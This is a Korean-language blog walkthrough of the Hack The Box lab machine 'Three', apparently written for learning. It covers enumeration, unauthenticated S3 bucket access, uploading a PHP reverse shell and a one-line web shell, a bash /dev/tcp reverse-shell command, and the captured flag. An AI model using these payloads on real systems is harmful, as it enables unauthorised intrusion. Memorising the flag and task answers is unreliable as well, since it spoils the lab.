[STARTING_POINT] Tier1 Three

Machine Information Please wait for a few minutes until all machine related services are up and running. Expect to see
{"status":"running"}when visiting s3.thetoppers.htb
머신 정보
머신과 관련된 모든 서비스가 정상적으로 실행될 때까지 몇 분 정도 기다려 주세요.
s3.thetoppers.htb에 접속했을 때{"status":"running"}이 보이면 됩니다.

이전 문제 responder 처럼 DNS 조회가 실패하니, /etc/hosts 파일을 수정해주도록 하겠습니다.
(Name-based Virtual Hosting)
sudo vim /etc/hosts
다시 접속해봅시다!

머신 설명대로 {“status”: “running”} 이 보이니 머신을 풀이를 진행해도 될 것 같습니다.
Task 1
How many TCP ports are open? 열려 있는 TCP 포트는 몇 개인가요?
열려있는 포트를 확인하기 위해 nmap을 수행합니다.
┌──(m0nk3ygod㉿m0nk3ygod)-[~/Documents/htb_starting]
└─$ sudo nmap 10.129.12.104 -p- -n -Pn --open --min-rate 2000
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-25 21:51 +0900
Nmap scan report for 10.129.12.104
Host is up (0.20s latency).
Not shown: 64519 closed tcp ports (reset), 1014 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 35.35 seconds
확인 결과 2 개의 포트(22, 80)가 열려있는 것을 알 수 있습니다.
Task 2
What is the domain of the email address provided in the “Contact” section of the website? 웹사이트의 “Contact” 섹션에 제공된 이메일 주소의 도메인은 무엇인가요?

사이트에 접속하면 상단에 contact 탭이 보입니다.

메뉴를 선택해보면, 문제에서 요구하는 이메일 mail@thetoppers.htb 를 확인할 수 있습니다.
도메인은 thetoppers.htb 입니다.
Task 3
In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames? DNS 서버가 없는 상황에서, 해당 호스트 이름을 가리키는 웹사이트에 접근할 수 있도록 호스트 이름을 IP 주소로 해석하는 데 사용할 수 있는 리눅스 파일은 무엇인가요?
정답은 /etc/hosts 입니다.
Task 4
Which sub-domain is discovered during further enumeration? 추가 열거 과정에서 발견되는 서브도메인은 무엇인가요?
서브 도메인을 찾을 때도 gobuster를 사용할 수 있습니다.
gobuster 옵션에는 dir 말고도 vhost 라는 옵션이 있습니다.
- vhost : Virtual Host mode 로, 디렉터리가 아니라 Host 헤더를 바꿔가며 숨겨진 가상 호스트를 찾는 모드를 말합니다.
사용법은 다음과 같습니다.
gobuster vhost -w <wordlist> -u <url> --append-domain --exclude-status <code>--append-domain: 워드리스트 뒤에 기본 도메인을 자동으로 붙여줍니다.--exlude-status: 무시할 응답 코드를 지정합니다.
이를 이용해 머신에서 서브도메인을 찾아봅니다.
gobuster vhost -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://thetoppers.htb --exclude-status 400 --append-domain(wordlist는 Seclist의 subdomain list를 사용했습니다. ) https://github.com/danielmiessler/SecLists.git
┌──(m0nk3ygod㉿m0nk3ygod)-[~/Documents/htb_starting]
└─$  gobuster vhost -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://thetoppers.htb --exclude-status 400 --append-domain
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://thetoppers.htb
[+] Method:                    GET
[+] Threads:                   10
[+] Wordlist:                  /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Progress: 0 / 1 (0.00%)
2026/03/25 22:19:29 error on running gobuster on http://thetoppers.htb/: timeout occurred during the request
제대로 찾지를 못합니다. 얻은 도메인을 /etc/hosts 에 등록해 IP를 찾을 수 있게 했어야했는데 마음이 급했던 것 같습니다.

추가하고 다시 시도해보면?
┌──(m0nk3ygod㉿m0nk3ygod)-[~/Documents/htb_starting]
└─$  gobuster vhost -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://thetoppers.htb --exclude-status 400 --append-domain
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://thetoppers.htb
[+] Method:                    GET
[+] Threads:                   10
[+] Wordlist:                  /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
s3.thetoppers.htb Status: 404 [Size: 21]
Progress: 5000 / 5000 (100.00%)
===============================================================
Finished
===============================================================
정상적으로 버스팅을 진행하는 모습을 볼 수 있습니다.
이 과정에서 얻는 서브도메인은 s3.thetoppers.htb 입니다.
Task 5
Which service is running on the discovered sub-domain? 발견된 서브도메인에서 실행 중인 서비스는 무엇인가요?

구글에 s3 subdomain service 를 검색해보니 Amazon S3 서비스라는 것을 알 수 있었습니다.
Amazon S3는 데이터를 버킷 내에 객체, 계층적 데이터 또는 테이블 형식 데이터로 저장하는 객체 스토리지 서비스를 말합니다.
- 버킷(bucket) : S3에서 파일들을 담아두는 최상위 저장 공간
- 객체(object) : 버킷 안에 들어가는 실제 파일 같은 데이터
- 객체 이름(key)
- 객체 스토리지 서비스 : 데이터를 객체 단위로 저장하는 방식
Task 6
Which command line utility can be used to interact with the service running on the discovered sub-domain? 발견된 서브도메인에서 실행 중인 서비스와 상호작용하는 데 사용할 수 있는 명령줄 유틸리티는 무엇인가요?
간단하게 구글에 AWS cli를 검색하니 awscli 라는 툴이 있다는 것을 알았습니다.
이 툴을 설치해서 접속해보는 것을 목표로 해보겠습니다.
설치 방법은 아래 링크에 나와 있습니다.
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install --bin-dir /usr/local/bin --install-dir /usr/local/aws-cli --update-
Mac 은? (아키텍처 주의)
curl "https://awscli.amazonaws.com/awscli-exe-linux-aarch64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install --bin-dir /usr/local/bin --install-dir /usr/local/aws-cli --update
설치가 끝나면 기본 설정을 해주어야합니다.
Task 7
Which command is used to set up the AWS CLI installation? AWS CLI 설치를 설정할 때 사용하는 명령어는 무엇인가요?
aws configure 명령을 통해 aws cli 기본 설정을 진행해줍니다.
┌──(m0nk3ygod㉿m0nk3ygod)-[~/tools]
└─$ aws configure
AWS Access Key ID [None]: temp
AWS Secret Access Key [None]: temp
Default region name [None]: temp
Default output format [None]: temp- 서버가 인증을 실제로 검사하지 않는 경우가 있기 때문에 임시로 temp 라고 지정하였습니다.
- aws가 동작하기 위해서는 configure 는 필수 입니다.
Task 8
What is the command used by the above utility to list all of the S3 buckets? 위 유틸리티를 사용해 모든 S3 버킷을 나열하는 명령어는 무엇인가요?
aws s3에 관한 도움말을 확인해보면,
aws s3 help
모든 s3 버킷을 나열할 때 사용하는 명령은 aws s3 ls 가 됩니다.
머신에서 사용하기 위해서는 엔드포인트를 지정해줘야하니 --endpoint-url 옵션도 추가해줍니다.
┌──(m0nk3ygod㉿m0nk3ygod)-[~/tools]
└─$ aws --endpoint-url http://s3.thetoppers.htb s3 ls
2026-03-26 19:06:30 thetoppers.htb
S3 서비스에 접속해서, 버킷 목록을 보니 htetoppers.htb 라는 버킷이 보였습니다.
Task 9
This server is configured to run files written in what web scripting language? 이 서버는 어떤 웹 스크립트 언어로 작성된 파일을 실행하도록 설정되어 있나요?
버킷 내부를 보기 위해서는 프로토콜에 s3를 넣고, 버킷 이름을 사용하면 됩니다.
┌──(m0nk3ygod㉿m0nk3ygod)-[~/tools]
└─$ aws --endpoint=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb
                           PRE images/
2026-03-26 19:06:30          0 .htaccess
2026-03-26 19:06:30      11952 index.php
웹 페이지에서 사용되는 파일들이 보이는 것을 보니 내부가 아니라 aws s3 서비스의 버킷이 웹 루트로 사용되고 있다는 것을 알 수 있습니다.
그리고 index.php 파일을 사용하는 것으로 보아, php 스크립트 언어를 실행한다는 것을 알 수 있습니다.
Submit Flag
Submit root flag

aws s3 도움말을 보면, cp 명령을 통해서 로컬파일, s3 버킷 등을 지정해 파일을 복사할 수 있다고 합니다.
- 사용법
aws --endpoint-url <url> s3 cp <spath> <dpath>접근할 떄 인증을 수행하지 않으니, 이 취약한 s3 서버에 리버스쉘을 올려 시스템에 접근해볼 수 있을 것 같습니다.
우선 php 스크립트로 작성된 리버스쉘을 준비합니다. (pentestmonkey)
-
https://github.com/pentestmonkey/php-reverse-shell
- 내부 ip와 port는 공격자꺼로 수정해줍니다.
-
특수 디렉터리
/dev/tcp사용하기bash -i >& /dev/tcp/<ip>/<port> 0>$1- bash -c : 다음에 오는 문자열을 bash 쉘 명령어로 실행
- bash -i : interactive(대화형) 쉘 실행
- & : 표준 출력과 에러를 모두 특정 목적지로 전송
/dev/tcp/<ip>/<port>: 리눅스의 특수 파일 기능을 이용하여, 해당 IP와 PORT로 TCP 연결을 생성한다.
그리고 이 리버스쉘을 s3 버킷에 올립니다.
┌──(kali㉿kali)-[~/Documents/htb]
└─$ aws --endpoint-url http://s3.thetoppers.htb s3 cp ./shell.php s3://thetoppers.htb
upload: ./shell.php to s3://thetoppers.htb/shell.php
(풀이과정에 기록하지는 않았지만, <?php system($_GET["cmd"]); ?> 와 같은 웹쉘을 먼저 올려 웹쉘이 정상적으로 실행됨을 확인하였습니다.)
이후 공격자는 리버스쉘에 수정한 정보대로 nc 리스너를 엽니다.
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 1337
[sudo] password for kali:
listening on [any] 1337 ...
이제 올려둔 php 스크립트에 접근하여 실행해보면?

┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 1337
[sudo] password for kali:
listening on [any] 1337 ...
connect to [10.10.15.16] from (UNKNOWN) [10.129.227.248] 39062
Linux three 4.15.0-189-generic #200-Ubuntu SMP Wed Jun 22 19:53:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 10:31:00 up 44 min,  0 users,  load average: 0.00, 0.00, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
이렇게 쉘을 받아올 수 있습니다.
리버스 쉘은 불안정한 경우가 많습니다. (명령이 제대로 입력이 안되거나 실행이 안되는 경우가 있습니다.) 그렇기에 아래 명령으로 쉘을 안정화해줍니다.
script /dev/null -c /bin/bash해당 명령이 쉘을 안정화 시키는 원리는 다음과 같습니다.
- script : 터미널 세션의 모든 입력과 출력을 파일로 기록(Log)하는 도구
- 해당 명령이 실행되면 새로운 자식 쉘이 생성되는데, 이때 이 쉘은 가상 터미널(PTY) 할당을 시도하게 됩니다.
- /dev/null : 리눅스의 쓰레기통.
- 쉘 세션을 기록하는게 목적이 아니라 새로운 쉘 자체가 필요하기 때문에 기록 파일은 버리도록 지정하는 것이다.
- c bash : 세션이 새로 생성될 때 실행할 명령어를 지정한다. (bash)
$ script /dev/null -c /bin/bash
Script started, file is /dev/null
www-data@three:/$
flag는 /var/www/flag.txt 에서 확인할 수 있었습니다.
www-data@three:/$ cat /var/www/flag.txt
cat /var/www/flag.txt
a980d99281a28d638ac68b9bf9453c2b
Flag : a980d99281a28d638ac68b9bf9453c2b
← ALL POSTS